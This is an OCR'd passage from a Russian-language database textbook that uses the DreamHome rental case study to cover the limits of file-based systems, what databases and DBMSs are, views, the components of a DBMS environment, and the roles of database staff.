Совершенно очевидно, что очень большое количество данных в отделах дублируется, и это весьма характерно для любых файловых систем. Прежде чем начать обсуждение недостатков этого подхода, было бы полезно познакомиться с терминологией, используемой в файловых системах. Файл является простым набором *записей* (record), которые содержат логически связанные данные. Например, файл PropertyForRent, содержимое которого представлено в табл. 1.1, содержит шесть записей, по одной для каждого сдаваемого в аренду объекта недвижимости. Каждая запись содержит логически связанный набор из одного или




Рис. 1.3. Схема обработки данных в файловой системе

нескольких *полей* (field), каждое **из** которых представляет некоторую характеристику моделируемого объекта. Из табл. 1.1 видно, что поля файла PropertyForRent представляют такие характеристики сдаваемых в аренду объектов, как адрес, тип объекта и количество комнат.

1.2.2. Ограничения, присущие файловым системам

Такого краткого описания файловых систем вполне достаточно для того, чтобы понять суть присущих им ограничений, которые перечислены в табл. 1.7.

Таблица 1.7. Ограничения, присущие файловым системам

Ограничение
Разделение и изоляция данных
Дублирование данных
Зависимость от данных
Несовместимость файлов
Фиксированные запросы/быстрое увеличение количества приложений

Разделение и изоляция данных

Когда данные изолированы в отдельных файлах, доступ к ним весьма затруднителен. Например, для создания списка всех домов, отвечающих требованиям потенциальных арендаторов, предварительно нужно создать временный файл со списком арендаторов, желающих арендовать недвижимость типа "дом". Затем в файле PropertyForRent следует осуществить поиск объектов недвижимости типа "дом" с арендной платой ниже установленного арендатором максимума. Выполнять подобную обработку данных в файловых системах достаточно сложно. Для извлече-

ния соответствующей поставленным условиям информации программист должен организовать синхронную обработку двух файлов. Трудности существенно возрастают, когда необходимо извлечь данные более чем из двух файлов.

Дублирование данных

Из-за децентрализованной работы с данными, проводимой в каждом отделе независимо от других отделов, в файловой системе фактически допускается бесконтрольное дублирование данных, и это, в принципе, неизбежно. Например, на рис. 1.3 ясно видно, что в отделе реализации и отделе контрактов дублируется информация об объектах недвижимости и арендаторах. Бесконтрольное дублирование данных нежелательно по следующим причинам.

- Дублирование данных сопровождается неэкономным расходованием ресурсов, поскольку на ввод избыточных данных требуется затрачивать дополнительное время и деньги.
- Более того, для их хранения необходимо дополнительное место во внешней памяти, что связано с дополнительными накладными расходами. Во многих случаях дублирования данных можно избежать за счет совместного использования файлов.
- Еще более важен тот факт, что дублирование данных может привести к нарушению их целостности. Иначе говоря, данные в разных отделах могут стать противоречивыми. Например, рассмотрим описанный выше случай дублирования данных в расчетном секторе бухгалтерии и отделе кадров. Если сотрудник переедет в другой дом и изменение адреса будет зафиксировано только в отделе кадров, то уведомление о зарплате будет послано ему по старому, т.е. ошибочному, адресу. Более серьезная проблема может возникнуть, если некий сотрудник получит повышение по службе с соответствующим увеличением заработной платы. И опять же, если это изменение будет зафиксировано только в информации отдела кадров, оставшись не проведенным в файлах расчетного сектора, го сотруднику будет ошибочно начисляться прежняя заработная плата. При возникновении подобной ошибки для ее исправления потребуется затратить дополнительное время и средства. Оба эти примера демонстрируют противоречия, которые могут возникнуть при дублировании данных. Поскольку не существует автоматического способа обновления данных одновременно и в файлах отдела кадров, и в файлах расчетного сектора, нетрудно предвидеть, что подобные противоречия время от времени будут неизбежно возникать. Даже если сотрудники расчетного сектора после получения уведомлений о подобных изменениях будут немедленно их вносить, все равно существует вероятность неправильного ввода измененных данных.

Зависимость от данных

Как уже упоминалось выше, физическая структура и способ хранения записей файлов данных жестко зафиксированы в коде приложений. Это значит, что изменить существующую структуру данных достаточно сложно. Например, увеличение в файле PropertyForRent длины поля адреса с 40 до 41 символа кажется совершенно незначительным изменением его структуры, но для воплощения этого изменения потребуется, как минимум, создать одноразовую программу специального назначения (т.е. программу, которая выполняется только один раз), преобразующую уже существующий файл PropertyForRent в новый формат. Ок.. должна выполнять следующие действия:

- открыть исходный файл PropertyForRent для чтения;
- открыть временный файл с новой структурой записи;
- считать запись из исходного файла, преобразовать данные в новый формат и записать их во временный файл. Эти действия следует выполнить для всех записей исходного файла;
- удалить исходный файл PropertyForRent;
- присвоить временному файлу имя PropertyForRent.

Помимо этого, все обращающиеся к файлу PropertyForRent программы должны быть изменены с целью соответствия новой структуре файла. А таких программ может быть очень много. Следовательно, программист должен прежде всего выявить все программы, нуждающиеся в доработке, а затем их перепроверить и изменить. Обратите внимание, что многие подлежащие изменению программы могут обращаться к файлу PropertyForRent, но при этом вообще не использовать поле адреса. Ясно, что выполнение всех этих действий требует больших затрат времени и может явиться причиной появления ошибок. Данная особенность файловых систем называется *зависимостью программ от данных* (program-data dependence).

Несовместимость форматов файлов

Поскольку структура файлов определяется кодом приложений, она также зависит от языка программирования этого приложения. Например, структура файла, созданного программой на языке COBOL, может значительно отличаться от структуры файла, создаваемого программой на языке С. Прямая несовместимость таких файлов затрудняет процесс их совместной обработки.

Например, предположим, что сотрудникам отдела контрактов требуется найти имена и адреса всех владельцев, недвижимость которых в настоящее время сдана в аренду. К сожалению, в отделе контрактов нет сведений о владельцах недвижимости, так как они хранятся только в отделе реализации. Однако в файлах отдела контрактов имеется поле propertyNo с номерами объектов недвижимости, которые можно использовать для поиска соответствующих номеров в файле PropertyForRent отдела реализации. Этот файл также содержит поле ownerNo с номерами владельцев, которые можно использовать для поиска сведений о владельцах в файле PrivateOwner. Допустим, что программа отдела контрактов создана на языке COBOL, а программа отдела реализации — на языке С. Тогда с целью поиска соответствующих номеров объектов недвижимости в поле propertyNo в двух файлах PropertyForRent программисту потребуется создать программное обеспечение, предназначенное для преобразования этих полей в некоторый общий формат. Не вызывает сомнения, что этот процесс может оказаться весьма длительным и дорогим.

Фиксированные запросы/быстрое увеличение количества приложений

С точки зрения пользователя возможности файловых систем намного превосходят возможности ручных картотек. Соответственно возрастают и требования к реализации новых или модифицированных запросов. Однако файловые системы требуют больших затрат труда программиста, поскольку все необходимые запросы и отчеты должны быть созданы именно им. В результате события обычно развивались по одному из следующих двух сценариев. Во-первых, во многих организациях типы применяемых запросов и отчетов имели фиксированную форму, и не было никаких инструментов создания незапланированных или произ-

вольных *(ad hoc)* запросов как к самим данным, так и к сведениям о том, какие типы данных доступны.

Во-вторых, в других организациях наблюдалось быстрое увеличение количества файлов и приложений. В конечном счете наступал момент, когда сотрудники отдела обработки данных были просто не в состоянии справиться со всей работой с помощью имеющихся ресурсов. В этом случае нагрузка на сотрудников отдела настолько возрастала, что неизбежно наступал момент, когда программное обеспечение было неспособно адекватно отвечать запросам пользователей, эффективность его падала, а недостаточность документирования имела следствием дополнительное усложнение сопровождения программ. При этом часто игнорировались вопросы поддержки функционирования системы: не предусматривались меры по обеспечению безопасности или целостности данных; средства восстановления в случае сбоя аппаратного или программного обеспечения были крайне ограничены или вообще отсутствовали. Доступ к файлам часто ограничивался узким кругом пользователей, т.е. не предусматривалось их совместное использование даже сотрудниками одного и того же отдела.

В любом случае, подобная организация работы с течением времени изживает себя, и требуется искать другие решения.

1.3. Системы с использованием баз данных

Все перечисленные выше ограничения файловых систем являются следствием двух факторов.

1. Определение данных содержится внутри приложений, а не хранится отдельно и независимо от них.
2. Помимо приложений не предусмотрено никаких других инструментов доступа к данным и их обработки.

Для повышения эффективности работы необходимо использовать новый подход, а именно *базу данных* (database) и *систему управления базами данных,* или *СУБД* (Database Management System — DBMS). В этом разделе представлено формальное определение этих терминов, а также рассмотрены компоненты среды СУБД.

1.3.1. База данных

База данных. Совместно используемый набор логически связанных данных (и описание этих данных), предназначенный для удовлетворения информационных потребностей организации.

Чтобы глубже вникнуть в суть этого понятия, рассмотрим его определение более внимательно. База данных — это единое, большое хранилище данных, которое однократно определяется, а затем используется одновременно многими пользователями — представителями разных подразделений. Вместо разрозненных файлов с избыточными данными здесь все данные собраны вместе с минимальной долей избыточности. База данных уже не принадлежит какому-либо единственному отделу, а является общим корпоративным ресурсом. Причем база данных хранит не только рабочие данные этой организации, но и их описания. По этой причине базу данных еще называют *набором интегрированных записей с самоописанием.* В совокупности описание данных называется *системным каталогом* (system catalog), или *словарем данных* (data dictionary), а сами элементы описания принято называть *метаданными* (meta-data), т.е. "данными о дан-

ных". Именно наличие самоописания данных в базе данных обеспечивает в ней *независимость программ от данных* (program-data independence).

Подход, основанный на применении баз данных, где определение данных отделено от приложений, очень похож на подход, используемый при разработке современного программного обеспечения, когда наряду с внутренним определением объекта существует его внешнее определение. Пользователи объекта видят только его внешнее определение и не задумываются над тем, как он определяется и функционирует. Одно из преимуществ такого подхода, а именно *абстрагирования данных* (data abstraction), заключается в том, что можно изменить внутреннее определение объекта без каких-либо последствий для его пользователей, при условии, что внешнее определение объекта остается неизменным. Аналогичным образом, в подходе с использованием баз данных структура данных отделена от приложений и хранится в базе данных. Добавление новых структур данных или изменение существующих никак не влияет на приложения, при условии, что они не зависят непосредственно от изменяемых компонентов. Например, добавление нового поля в запись или создание нового файла никак не повлияет на работу имеющихся приложений. Однако удаление поля из используемого приложением файла повлияет на это приложение, а потому его также потребуется соответствующим образом модифицировать.

И, наконец, следует объяснить последний термин из определения базы данных, а именно понятие "логически связанный". При анализе информационных потребностей организации следует выделить сущности, атрибуты и связи. *Сущностью* (entity) называется отдельный тип объекта (человек, место или вещь, понятие или событие), который нужно представить в базе данных. *Атрибутом* (attribute) называется свойство, которое описывает некоторую характеристику рассматриваемого объекта; *связь* (relationship) — это то, что объединяет несколько сущностей. Например, на рис. 1.4 показана так называемая диаграмма "сущность-связь", или ER-диаграмма (Entity-Relationship — ER), для некоторой части учебного проекта *DreamHome*. Она состоит из следующих компонентов:

- шести **сущностей (которые обозначены прямоугольниками):** Branch (Отделение), Staff (Работник), `PropertyForRent` (Сдаваемый в **аренду объект),** Client **(Клиент),** `PrivateOwner` **(Владелец объекта недвижимости)** и Lease **(Договор аренды);**
- семи связей **(которые обозначены стрелками):** *Has* **(Имеет),** *Offers* **(Предлагает),** *Oversees* **(Управляет),** Views **(Осматривает),** *Owns* (Владеет), *LeasedBy* (Сдается **в аренду)** и *Holds* **(Арендует);**
- шести **атрибутов, которые соответствуют каждой сущности:** `branchNo` **(Номер отделения),** `staffNo` **(Табельный номер работника),** `propertyNo` **(Номер сдаваемого в аренду объекта),** clientNo **(Номер клиента),** `ownerNo` **(Номер владельца) и** `leaseNo` **(Номер** договора **аренды).**

Подобная база данных представляет сущности, атрибуты и логические связи между объектами. Иначе говоря, база данных содержит логически связанные данные. Более подробно модель типа "сущность-связь" рассматривается в главах 11 и 12.

1.3.2. Система управления базами данных — СУБД

СУБД. Программное обеспечение, с помощью которого пользователи могут определять, создавать и поддерживать базу данных, а также осуществлять к ней контролируемый доступ. :




Рис. 1.4. Пример** диаграммы **"сущность-связь"

СУБД — это программное обеспечение, которое взаимодействует с прикладными программами пользователя и базой данных и обладает перечисленными ниже возможностями.

- Позволяет создать базу данных, что обычно осуществляется с помощью *языка определения данных* (DDL — Data Definition Language). Язык DDL предоставляет пользователям средства указания типа данных и их структуры, а также средства задания ограничений для информации, хранимой в базе данных.
- Позволяет вставлять, обновлять, удалять и извлекать информацию из базы данных, что обычно осуществляется с помощью *языка манипулирования данными* (DML — Data Manipulation Language). Наличие централизованного хранилища всех данных и их описаний позволяет использовать язык DML как общий инструмент организации запросов, который иногда называют *языком запросов* (query language). Наличие языка запросов позволяет устранить присущие файловым системам ограничения, при которых пользователям приходится иметь дело только с фиксированным набором запросов или постоянно возрастающим количеством программ, что порождает другие, более сложные проблемы управления программным обеспечением. Наиболее распространенным типом непроцедурного языка является язык структурированных запросов (Structured Query Language — SQL), который в настоящее время определяется специальным стандартом и *фактически* является обязательным языком для любых реляционных СУБД. (SQL произносится либо по буквам "S-Q-L", либо как мнемоническое имя "See-Quel".) В связи с огромной важностью языка SQL авторы этой книги посвятили ему три главы: 5, 6 и 21.
- Предоставляет контролируемый доступ к базе данных с помощью перечисленных ниже средств:
  - системы обеспечения защиты, предотвращающей несанкционированный доступ к базе данных со стороны пользователей;

- системы поддержки целостности данных, обеспечивающей непротиворечивое состояние хранимых данных;
- системы управления параллельной работой приложений, контролирующей процессы их совместного доступа к базе данных;
- системы восстановления, позволяющей восстановить базу данных до предыдущего непротиворечивого состояния, нарушенного в результате сбоя аппаратного или программного обеспечения;
- доступного пользователям каталога, содержащего описание хранимой в базе данных информации.

На рис. 1.5 показан пример реализации подхода с применением базы данных вместо рассмотренного ранее варианта с использованием файловой системы (см. рис. 1.3). В новом варианте отдел реализации и отдел контрактов используют собственные приложения для доступа к общей базе данных, организованной с помощью СУБД. Набор приложений каждого отдела обеспечивает ввод и корректировку данных, а также генерацию необходимых отчетов. Но в отличие от варианта с файловой системой физическая структура и способ хранения данных контролируются с помощью СУБД.

Представления

В связи с наличием указанных выше функциональных возможностей СУБД становится чрезвычайно полезным инструментом. Но поскольку для конечных пользователей не имеет значения, насколько проста или сложна внутренняя организация системы, можно услышать возражения, что СУБД затрудняет работу, предоставляя пользователям гораздо большее количество данных, чем им действительно требуется. Как показано на рис. 1.5, в подходе, основанном на использовании баз данных, необходимые сотрудникам отдела контрактов подробные сведения об объектах недвижимости организованы несколько иначе, чем в варианте с файловой системой, представленном на рис. **1.3.** Теперь в базе данных содержатся также сведения о типе недвижимости, числе комнат и о владельце объекта, которые не всегда нужны сотрудникам компании. Для решения проблемы "устранения" излишних данных в СУБД предусмотрен механизм создания

PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, ownerNo)
PrivateOwner (ownerNo, fName, lName, address, telNo)
Client (clientNo, fName, lName, address, telNo, prefType, maxRent}
Lease (leaseNo, propertyNo, clientNo, paymentMethod, deposit, paid, rentStart, rentFinish)

Рис. 1.5. Схема обработки данных с помощью СУБД

представлений (view), который позволяет любому пользователю иметь свой собственный "образ" базы данных (представление можно рассматривать как некоторое подмножество базы данных). Например, можно организовать представление, в котором сотрудникам отдела контрактов будут доступны только те данные, которые необходимы для оформления договоров аренды.

Помимо упрощения работы за счет предоставления пользователям только действительно нужных им данных, представления обладают несколькими другими достоинствами.

- Обеспечивают дополнительный уровень безопасности. Представления могут создаваться с целью исключения тех данных, которые не должны видеть некоторые пользователи. Например, можно создать некоторое представление, которое позволит менеджерам отделений и сотрудникам расчетного сектора бухгалтерии просматривать все данные о персонале, включая сведения об их зарплате. В то же время для организации доступа к данным других пользователей можно создать еще одно представление, из которого все сведения о зарплате будут исключены.
- Предоставляют механизм настройки внешнего интерфейса базы данных. Например, сотрудники отдела контрактов могут работать с полем Monthly rent (Ежемесячная арендная плата), используя для него более короткое и простое имя — rent.
- Позволяют сохранять внешний интерфейс базы данных непротиворечивым и неизменным даже при внесении изменений в ее структуру — например, при добавлении или удалении полей, изменении связей, разбиении файлов, их реорганизации или переименовании. Если в файл добавляются или из него удаляются поля, не используемые в некотором представлении, то все эти изменения никак не отразятся на данном представлении. Таким образом, представление обеспечивает полную независимость программ от реальной структуры данных, что позволяет устранить важнейший недостаток файловых систем.

Приведенные выше рассуждения имели несколько общий характер. В действительности реальный объем функциональных возможностей зависит от конкретной СУБД. Например, в СУБД для персонального компьютера может не поддерживаться параллельный совместный доступ, а управление режимом защиты, поддержанием целостности данных и восстановлением будет присутствовать только в очень ограниченной степени. Однако современные мощные многопользовательские СУБД предлагают все перечисленные выше функциональные возможности и многое другое. Современные системы представляют собой чрезвычайно сложное программное обеспечение, состоящее из миллионов строк кода и многих томов документации. Таков результат стремления получить программное обеспечение, которое могло бы удовлетворять требованиям все более общего характера. Более того, в настоящее время использование СУБД предполагает почти стопроцентную надежность и готовность даже при сбоях в аппаратном и программном обеспечении. Программное обеспечение СУБД постоянно совершенствуется и должно все больше и больше расширяться, чтобы удовлетворять все новым требованиям пользователей. Например, в некоторых приложениях теперь требуется хранить графику, видео, звук и т.д. Для охвата этой части рынка СУБД должна развиваться, причем со временем ей, вероятно, потребуется выполнять какие-то новые функции, а потому функциональная часть СУБД никогда не будет неизменной. Более подробно основные функции СУБД рассматриваются в последующих главах.

1.3.3. Компоненты среды СУБД

Как показано на рис. 1.6, в среде СУБД можно выделить следующие пять основных компонентов: аппаратное и программное обеспечение, данные, процедуры и пользователей.




Рис. 1.6. Среда СУБД

Аппаратное обеспечение

Для работы СУБД и приложений необходимо некоторое аппаратное обеспечение. Оно может варьировать в очень широких пределах — от единственного персонального компьютера или одного мэйнфрейма до сети из многих компьютеров. Используемое аппаратное обеспечение зависит от требований данной организации и типа СУБД. Одни СУБД предназначены для работы только с конкретными типами операционных систем или оборудования, другие могут работать с широким кругом аппаратного обеспечения и различными операционными системами. Для работы СУБД обычно требуется некоторый минимум оперативной и дисковой памяти, но такой минимальной конфигурации может оказаться совершенно недостаточно для достижения приемлемой производительности системы. На рис. 1.7 показана упрощенная схема конфигурации аппаратного обеспечения для учебного проекта *DreamHome*. Она состоит из сети мини-компьютеров с центральным компьютером в Лондоне. На центральном компьютере работает *серверная часть* СУБД (backend), которая обслуживает и контролирует доступ к базе данных. На схеме также показано несколько компьютеров, расположенных в других регионах. На них работают *клиентские части* СУБД (frontend), которые осуществляют взаимодействие с пользователями. Подобная архитектура носит название *клиент/сервер* (client-server), где сервером является компьютер с серверной частью СУБД, а клиентами -- компьютеры с клиентскими частями СУБД. Более подробно эта архитектура рассматривается в разделе 2.6.

Программное обеспечение

Этот компонент охватывает программное обеспечение самой СУБД и прикладных программ, вместе с операционной системой, включая и сетевое программное обеспечение, если СУБД используется в сети. Обычно приложения создаются на языках третьего поколения, таких как C, C++, Java, Visual Basic, COBOL, Fortran, Ada или Pascal, или на языках четвертого поколения, таких как SQL, операторы которых внедряются в программы на языках третьего поколения. Впрочем, СУБД может иметь свои собственные инструменты четвертого поколения, предназначенные для быстрой разработки приложений с использованием встроенных непроцедурных языков запросов, генераторов отчетов, форм, графических изображений и даже полномасштабных приложений. Использование инструментов четвертого поколения позволяет существенно повысить производительность системы и способствует созданию более удобных для обслуживания программ. Инструменты четвертого поколения рассматриваются в разделе 2.2.3.




Рис. 1.7. *Конфигурация аппаратного обеспечения для учебного проекта DreamHome*

Данные

Вероятно, самым важным компонентом среды СУБД (с точки зрения конечных пользователей) являются данные. На рис. 1.6 показано, что данные играют роль моста между компьютером и человеком. База данных содержит как рабочие данные, так и метаданные, т.е. "данные о данных". Структура базы данных называется *схемой* (schema). Показанная на рис. 1.5 схема базы данных состоит из четырех файлов, или *таблиц* (table): PropertyForRent (Сдаваемый в аренду объект), PrivateOwner (Владелец собственности), Client (Клиент) и Lease (Договор аренды). Таблица PropertyForRent имеет восемь полей, или *атрибутов:* propertyNo (Номер объекта), street (Улица), city (Город), postcode (Почтовый индекс), type (Тип объекта), rooms (Количество комнат), rent (Ежемесячная арендная плата) и ownerNo (Номер владельца). Атрибут ownerNo моделирует связь между таблицей PropertyForRent и таблицей PrivateOwner, т.е. некий владелец *владеет* (Owns) некой сдаваемой в аренду недвижимостью — как показано на диаграмме "сущность-связь", представленной на рис. 1.4. В частности, из табл. 1.1 и 1.2 следует, что владелец под номером CO46, Joe Keogh, владеет недвижимостью под номером PA14.

В системном каталоге содержатся сведения, которые подробно рассматриваются в разделе 2.7.

Процедуры

К процедурам относятся инструкции и правила, которые должны учитываться при проектировании и использовании базы данных. Пользователям и обслуживающему персоналу базы данных необходимо предоставить документацию, содержащую подробное описание процедур использования и сопровождения данной системы, включая инструкции о правилах выполнения приведенных ниже действий.

- Регистрация в СУБД.
- Использование отдельного инструмента СУБД или приложения.
- Запуск и останов СУБД.
- Создание резервных копий СУБД.
- Обработка сбоев аппаратного и программного обеспечения, включая процедуры идентификации вышедшего из строя компонента, исправления отказавшего компонента (например, посредством вызова специалиста по ремонту аппаратного обеспечения), а также восстановления базы данных после устранения неисправности.
- Изменение структуры таблицы, реорганизация базы данных, размещенной на нескольких дисках, способы улучшения производительности и методы архивирования данных на вторичных устройствах хранения.

Пользователи

Последним, еще не рассмотренным нами компонентом среды СУБД являются пользователи системы. Этот компонент подробно обсуждается в разделе 1.4.

1.3.4. Разработка базы данных — смена принципов проектирования

До сих пор по умолчанию предполагалось, что данные в базе обладают некоторой структурой. Например, на рис. 1.5 показаны четыре таблицы: PropertyForRent, PrivateOwner, Client и Lease. Но как была получена такая структура? Ответ на этот вопрос достаточно прост: структура базы данных определяется во время ее проектирования. Однако сам процесс проектирования базы данных может оказаться чрезвычайно сложным. Для создания системы, которая удовлетворяла бы информационным потребностям некоторой организации, необходимо использовать подход, совершенно отличающийся от методов разработки обычных файловых систем, в которых вся работа заключается в разработке приложений, удовлетворяющих нуждам отдельных подразделений. Для успешной реализации системы на основе базы данных необходимо подумать прежде всего о данных и лишь потом о приложениях. Такая смена подхода вполне может расцениваться как *смена принципов проектирования*. Чтобы система полностью удовлетворяла запросам пользователей, необходимо очень внимательно отнестись к процессу проектирования базы данных. Плохо спроектированная база данных будет порождать ошибки, способные привести к принятию неправильных решений, которые повлекут за собой самые серьезные последствия для данной организации. С другой стороны, хорошо спроектированная база данных позволит создать систему, поставляющую корректную информацию, которая может успешно использоваться для принятия правильных и эффективных решений.

Цель этой книги заключается в том, чтобы помочь воплотить смену принципов проектирования в жизнь. В нескольких главах книги (главы 14-17) детально описывается методология проектирования баз данных, представленная в виде перечня

последовательно выполняемых этапов. Для каждого этапа предлагаются развернутые рекомендации по его выполнению. Например, на ER-диаграмме, представленной на рис. 1.4, показаны шесть сущностей, семь связей и шесть атрибутов. В предлагаемых рекомендациях будут даны советы, как идентифицировать все те сущности, атрибуты и связи, которые должны быть представлены в базе данных.

К сожалению, существующие методологии проектирования баз данных пока не получили широкого распространения. Большинство организаций или отдельных разработчиков при проектировании баз данных в очень незначительной степени полагается на какие-либо методологии. Именно это обстоятельство часто считается основной причиной неудач при разработке информационных систем. И;з-за отсутствия структурированных подходов к проектированию баз данных необходимые для проведения разработки время и ресурсы обычно недооцениваются, а созданные базы данных часто неэффективны или не отвечают требованиям прикладных приложений. Предоставляемая документация часто бывает недостаточна, что чрезвычайно затрудняет сопровождение созданной базы данных.

1.4. Распределение обязанностей в системах с базами данных

В этом разделе мы рассмотрим упомянутый выше пятый компонент среды СУБД — ее пользователей. Среди них можно выделить четыре различные группы: администраторы данных и баз данных, разработчики баз данных, прикладные программисты и конечные пользователи.

1.4.1. Администраторы данных и администраторы баз данных

База данных и СУБД являются корпоративными ресурсами, которыми следует управлять так же, как и любыми другими ресурсами. Обычно управление данными и базой данных предусматривает управление и контроль за СУБД и помещенными в нее данными. *Администратор данных,* или *АД* (Data Administrator — DA), отвечает за управление данными, включая планирование базы данных, разработку и сопровождение стандартов, прикладных алгоритмов и деловых процедур, а также за концептуальное и логическое проектирование базы данных. АД консультирует и дает свои рекомендации руководству высшего звена, контролируя соответствие общего направления развития базы данных установленным корпоративным целям.

Администратор базы данных, или *АБД* (Database Administrator — DBA), отвечает за физическую реализацию базы данных, включая физическое проектирование и воплощение проекта, за обеспечение безопасности и целостности данных, за сопровождение операционной системы, а также за обеспечение максимальной производительности приложений и пользователей. По сравнению с АД обязанности АБД носят более технический характер, и для него необходимо знание конкретной СУБД и системного окружения. В одних организациях между этими ролями не делается различий, а в других важность корпоративных ресурсов отражена именно в выделении отдельных групп персонала с указанным кругом обязанностей. Более подробно администрирование данных и баз данных рассматривается в разделе 9.15.

1.4.2. Разработчики баз данных

В проектировании больших баз данных участвуют разработчики двух разных типов: разработчики логической базы данных и разработчики физической базы данных. *Разработчик логической базы данных* занимается идентификацией данных (т.е. сущностей и их атрибутов), связей между данными, и устанавливает ограничения, накладываемые на хранимые данные. Разработчик логической базы данных должен обладать всесторонним и полным пониманием структуры данных организации и ее *делового регламента*. Деловой регламент описывает основные требования к системе с *точки зрения организации*. Ниже приведен пример типичного делового регламента для проекта *DreamHome*.

- Любой сотрудник не может отвечать одновременно более чем за сто сдаваемых в аренду или продаваемых объектов недвижимости.
- Любой сотрудник не имеет права продавать или сдавать в аренду свою собственную недвижимость.
- Доверенное лицо не может выступать одновременно и как покупатель, и как продавец недвижимости.

Для эффективной работы разработчик логической базы данных должен как можно раньше вовлечь всех предполагаемых пользователей базы данных в процесс создания модели данных. В этой книге работа разработчика логической базы данных делится на два этапа.

- Концептуальное проектирование базы данных, которое совершенно не зависит от таких деталей ее воплощения, как конкретная целевая СУБД, приложения, языки программирования или любые другие физические характеристики.
- Логическое проектирование базы данных, которое проводится с учетом особенностей выбранной модели данных: реляционной, сетевой, иерархической или объектно-ориентированной.

Разработчик физической базы данных получает готовую логическую модель данных и занимается ее физической реализацией, в том числе:

- преобразованием логической модели данных в набор таблиц и ограничений целостности данных;
- выбором конкретных структур хранения и методов доступа к данным, обеспечивающих необходимый уровень производительности при работе с базой данных;
- проектированием любых требуемых мер защиты данных.

